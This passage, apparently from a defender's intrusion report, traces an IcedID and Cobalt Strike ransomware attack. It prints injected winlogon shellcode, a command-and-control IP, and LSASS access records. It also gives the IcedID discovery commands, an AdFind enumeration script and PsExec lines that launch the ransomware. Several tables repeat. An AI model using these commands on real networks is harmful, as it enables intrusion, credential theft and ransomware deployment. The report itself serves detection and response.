PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File output     Hexdump Disasm

584     winlogon.exe    0x7f0000        0x82ffff        VadS    PAGE_EXECUTE_READWRITE  64      1       Disabled
4d 5a 41 52 55 48 89 e5 MZARUH..
48 81 ec 20 00 00 00 48 H......H
8d 1d ea ff ff ff 48 89 ......H.
df 48 81 c3 88 5f 01 00 .H..._..
ff d3 41 b8 f0 b5 a2 56 ..A....V
68 04 00 00 00 5a 48 89 h....ZH.
f9 ff d0 00 00 00 00 00 ........
00 00 00 00 f0 00 00 00 ........
0x7f0000:       pop     r10
0x7f0002:       push    r10
0x7f0004:       push    rbp
0x7f0005:       mov     rbp, rsp
0x7f0008:       sub     rsp, 0x20
0x7f000f:       lea     rbx, [rip - 0x16]
0x7f0016:       mov     rdi, rbx
0x7f0019:       add     rbx, 0x15f88
0x7f0020:       call    rbx
0x7f0022:       mov     r8d, 0x56a2b5f0
0x7f0028:       push    4
0x7f002d:       pop     rdx
0x7f002e:       mov     rcx, rdi
0x7f0031:       call    rax
0x7f0033:       add     byte ptr [rax], al
0x7f0035:       add     byte ptr [rax], al
0x7f0037:       add     byte ptr [rax], al
0x7f0039:       add     byte ptr [rax], al
0x7f003b:       add     al, dh
0x7f003d:       add     byte ptr [rax], al
584     winlogon.exe    0x1ada9eb0000   0x1ada9efcfff   VadS    PAGE_EXECUTE_READWRITE  77      1       Disabled
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
0x1ada9eb0000:  add     byte ptr [rax], al
0x1ada9eb0002:  add     byte ptr [rax], al
0x1ada9eb0004:  add     byte ptr [rax], al
0x1ada9eb0006:  add     byte ptr [rax], al
0x1ada9eb0008:  add     byte ptr [rax], al
0x1ada9eb000a:  add     byte ptr [rax], al
0x1ada9eb000c:  add     byte ptr [rax], al
0x1ada9eb000e:  add     byte ptr [rax], al
0x1ada9eb0010:  add     byte ptr [rax], al
0x1ada9eb0012:  add     byte ptr [rax], al
0x1ada9eb0014:  add     byte ptr [rax], al
0x1ada9eb0016:  add     byte ptr [rax], al
0x1ada9eb0018:  add     byte ptr [rax], al
0x1ada9eb001a:  add     byte ptr [rax], al
0x1ada9eb001c:  add     byte ptr [rax], al
0x1ada9eb001e:  add     byte ptr [rax], al
0x1ada9eb0020:  add     byte ptr [rax], al
0x1ada9eb0022:  add     byte ptr [rax], al
0x1ada9eb0024:  add     byte ptr [rax], al
0x1ada9eb0026:  add     byte ptr [rax], al
0x1ada9eb0028:  add     byte ptr [rax], al
0x1ada9eb002a:  add     byte ptr [rax], al
0x1ada9eb002c:  add     byte ptr [rax], al
0x1ada9eb002e:  add     byte ptr [rax], al
0x1ada9eb0030:  add     byte ptr [rax], al
0x1ada9eb0032:  add     byte ptr [rax], al
0x1ada9eb0034:  add     byte ptr [rax], al
0x1ada9eb0036:  add     byte ptr [rax], al
0x1ada9eb0038:  add     byte ptr [rax], al
0x1ada9eb003a:  add     byte ptr [rax], al
0x1ada9eb003c:  add     byte ptr [rax], al
0x1ada9eb003e:  add     byte ptr [rax], al
```

```
Volatility 3 Framework 2.0.0

PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File output     Hexdump Disasm

584     winlogon.exe    0x7f0000        0x82ffff        VadS    PAGE_EXECUTE_READWRITE  64      1       Disabled
4d 5a 41 52 55 48 89 e5 MZARUH..
48 81 ec 20 00 00 00 48 H......H
8d 1d ea ff ff ff 48 89 ......H.
df 48 81 c3 88 5f 01 00 .H..._..
ff d3 41 b8 f0 b5 a2 56 ..A....V
68 04 00 00 00 5a 48 89 h....ZH.
f9 ff d0 00 00 00 00 00 ........
00 00 00 00 f0 00 00 00 ........
0x7f0000:       pop     r10
0x7f0002:       push    r10
0x7f0004:       push    rbp
0x7f0005:       mov     rbp, rsp
0x7f0008:       sub     rsp, 0x20
0x7f000f:       lea     rbx, [rip - 0x16]
0x7f0016:       mov     rdi, rbx
0x7f0019:       add     rbx, 0x15f88
0x7f0020:       call    rbx
0x7f0022:       mov     r8d, 0x56a2b5f0
0x7f0028:       push    4
0x7f002d:       pop     rdx
0x7f002e:       mov     rcx, rdi
0x7f0031:       call    rax
0x7f0033:       add     byte ptr [rax], al
0x7f0035:       add     byte ptr [rax], al
0x7f0037:       add     byte ptr [rax], al
0x7f0039:       add     byte ptr [rax], al
0x7f003b:       add     al, dh
0x7f003d:       add     byte ptr [rax], al
584     winlogon.exe    0x1ada9eb0000   0x1ada9efcfff   VadS    PAGE_EXECUTE_READWRITE  77      1       Disabled
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
0x1ada9eb0000:  add     byte ptr [rax], al
0x1ada9eb0002:  add     byte ptr [rax], al
0x1ada9eb0004:  add     byte ptr [rax], al
0x1ada9eb0006:  add     byte ptr [rax], al
0x1ada9eb0008:  add     byte ptr [rax], al
0x1ada9eb000a:  add     byte ptr [rax], al
0x1ada9eb000c:  add     byte ptr [rax], al
0x1ada9eb000e:  add     byte ptr [rax], al
0x1ada9eb0010:  add     byte ptr [rax], al
0x1ada9eb0012:  add     byte ptr [rax], al
0x1ada9eb0014:  add     byte ptr [rax], al
0x1ada9eb0016:  add     byte ptr [rax], al
0x1ada9eb0018:  add     byte ptr [rax], al
0x1ada9eb001a:  add     byte ptr [rax], al
0x1ada9eb001c:  add     byte ptr [rax], al
0x1ada9eb001e:  add     byte ptr [rax], al
0x1ada9eb0020:  add     byte ptr [rax], al
0x1ada9eb0022:  add     byte ptr [rax], al
0x1ada9eb0024:  add     byte ptr [rax], al
0x1ada9eb0026:  add     byte ptr [rax], al
0x1ada9eb0028:  add     byte ptr [rax], al
0x1ada9eb002a:  add     byte ptr [rax], al
0x1ada9eb002c:  add     byte ptr [rax], al
0x1ada9eb002e:  add     byte ptr [rax], al
0x1ada9eb0030:  add     byte ptr [rax], al
0x1ada9eb0032:  add     byte ptr [rax], al
0x1ada9eb0034:  add     byte ptr [rax], al
0x1ada9eb0036:  add     byte ptr [rax], al
0x1ada9eb0038:  add     byte ptr [rax], al
0x1ada9eb003a:  add     byte ptr [rax], al
0x1ada9eb003c:  add     byte ptr [rax], al
0x1ada9eb003e:  add     byte ptr [rax], al
```

Network connections to the Cobalt Strike server by winlogon were also observed in the process logs.

Action Type	Initiating Process File Name	Remote IP	Remote Port
OutboundConnectionToWebProtocol	winlogon.exe	185.203.118.227	443
ConnectionSuccess	winlogon.exe	185.203.118.227	443

Action Type	Initiating Process File Name	Remote IP	Remote Port
OutboundConnectionToWebProtocol	winlogon.exe	185.203.118.227	443
ConnectionSuccess	winlogon.exe	185.203.118.227	443

Credential Access

LSASS Access

Suspicious accesses to LSASS process memory were observed during this intrusion. As illustrated below, those accesses have been made using both Windows Task Manager and rundll32.exe which is assessed to be a Cobalt Strike temporary beacon (as shown in the Execution graph):

Computer Name	Initiating Process Command Line	Action Type	Process Command Line
Beachhead	"taskmgr.exe" /0	OpenProcessApiCall	lsass.exe
	rundll32.exe	OpenProcessApiCall	lsass.exe
	rundll32.exe	OpenProcessApiCall	lsass.exe

Computer Name	Initiating Process Command Line	Action Type	Process Command Line
Beachhead	"taskmgr.exe" /0	OpenProcessApiCall	lsass.exe
	rundll32.exe	OpenProcessApiCall	lsass.exe
	rundll32.exe	OpenProcessApiCall	lsass.exe

The threat actors managed to steal administrator account credentials, allowing them to move laterally across the Active Directory domain.

Discovery

As mentioned in the Execution section, the IcedID process ran several initial discovery commands that provided environmental information about the host, network, and domain, to the threat actor. Given the timing of these commands were immediately after the execution of IcedID, we believe these commands were executed automatically upon check-in.

- `cmd.exe /c chcp >&2`
- `WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List`
- `ipconfig /all`
- `systeminfo`
- `net config workstation`
- `nltest /domain_trusts`
- `nltest /domain_trusts /all_trusts`
- `net view /all /domain`
- `net view /all`
- `net group "Domain Admins" /domain`

A `cmd.exe` process spawned from IcedID which ran additional discovery queries. The threat actor dropped the following files in C:\Windows\Temp directory:


- 7.exe (7zip)
- adfind.exe (AdFind)
- adfind.bat (pictured below)


```
adfind.exe -f (objectcategory=person) >  ad_users.txt
adfind.exe -f objectcategory=computer > ad_computers.txt
adfind.exe -f (objectcategory=organizationalUnit) > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp >  ad_trustdmp.txt
7.exe a -mx3 ad.7z ad_*
del 7.exe adfind* ad_*
```


```
adfind.exe -f (objectcategory=person) >  ad_users.txt
adfind.exe -f objectcategory=computer > ad_computers.txt
adfind.exe -f (objectcategory=organizationalUnit) > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp >  ad_trustdmp.txt
7.exe a -mx3 ad.7z ad_*
del 7.exe adfind* ad_*
```


The actor used the Active Directory enumeration tool `AdFind` to collect information such as the users, computers and subnets in the domain.

The file `ad.7z`, was the resulting output of the AdFind commands above. After that, an additional batch script was created, `ns.bat`, which enumerated all host names in the domain with `nslookup` to identify the IP address of the host.


Discovery
IcedID Process - dar.dll
cmd.exe /c chcp >&2
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
IcedID Automated Discovery
C:\Windows\SysWOW64\cmd.exe
Cobalt Strike
C:\Windows\system32\cmd.exe /C adfind.bat
adfind.exe -f (objectcategory=person)
adfind.exe -f objectcategory=computer
adfind.exe -f (objectcategory=organizationalUnit)
adfind.exe -subnets -f (objectCategory=subnet)
adfind.exe -f "(objectcategory=group)"
adfind.exe -gcb -sc trustdmp
7.exe a -mx3 ad.7z ad_*
AdFind
C:\Windows\system32\cmd.exe /C net group "domain admins" /domain
C:\Windows\system32\cmd.exe /C nslookup <HOSTNAME>
C:\Windows\system32\cmd.exe /C wmic /node:"<IP>" /user:"<USERNAME>" /password:"<PASSWORD>" os get caption
C:\Windows\system32\cmd.exe /C ns.bat
"nslookup <HOSTNAME>" per host
Manual Queries



Prior to the first lateral movement from the beachhead host, the threat actor tested credentials and gathered information from their targeted remote server using WMI

C:\Windows\system32\cmd.exe, /C, wmic, /node:X.X.X.X, /user:administrator, /password:*****, os, get, caption

Lateral Movement

Remote Desktop Protocol

The threat actor used RDP to move laterally to critical hosts. In particular, we have evidence on multiple machines of RDP using the Administrator account.

The attacker in this intrusion initiated RDP connections from a workstation, named TERZITERZI. See the screenshot below:

The RDP connections were established from the Cobalt Strike process running the beacon indicating the threat actor utilizing proxy on the beachhead host to facilitate the RDP traffic.:

Initiating Process Folder Path	Initiating Process File Name	Remote IP	Remote Port
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389

Initiating Process Folder Path	Initiating Process File Name	Remote IP	Remote Port
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389
C:\Windows\SysWOW64	cmd.exe	10.[redacted]	3389

PsExec

PsExec was used to facilitate the ransomware execution. The threat actor utilized the "-r" option in PsExec to define a custom name (`mstdc`) of the remote service created on the target host (by default it's PSEXESVC).

C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe

C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted]	-s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
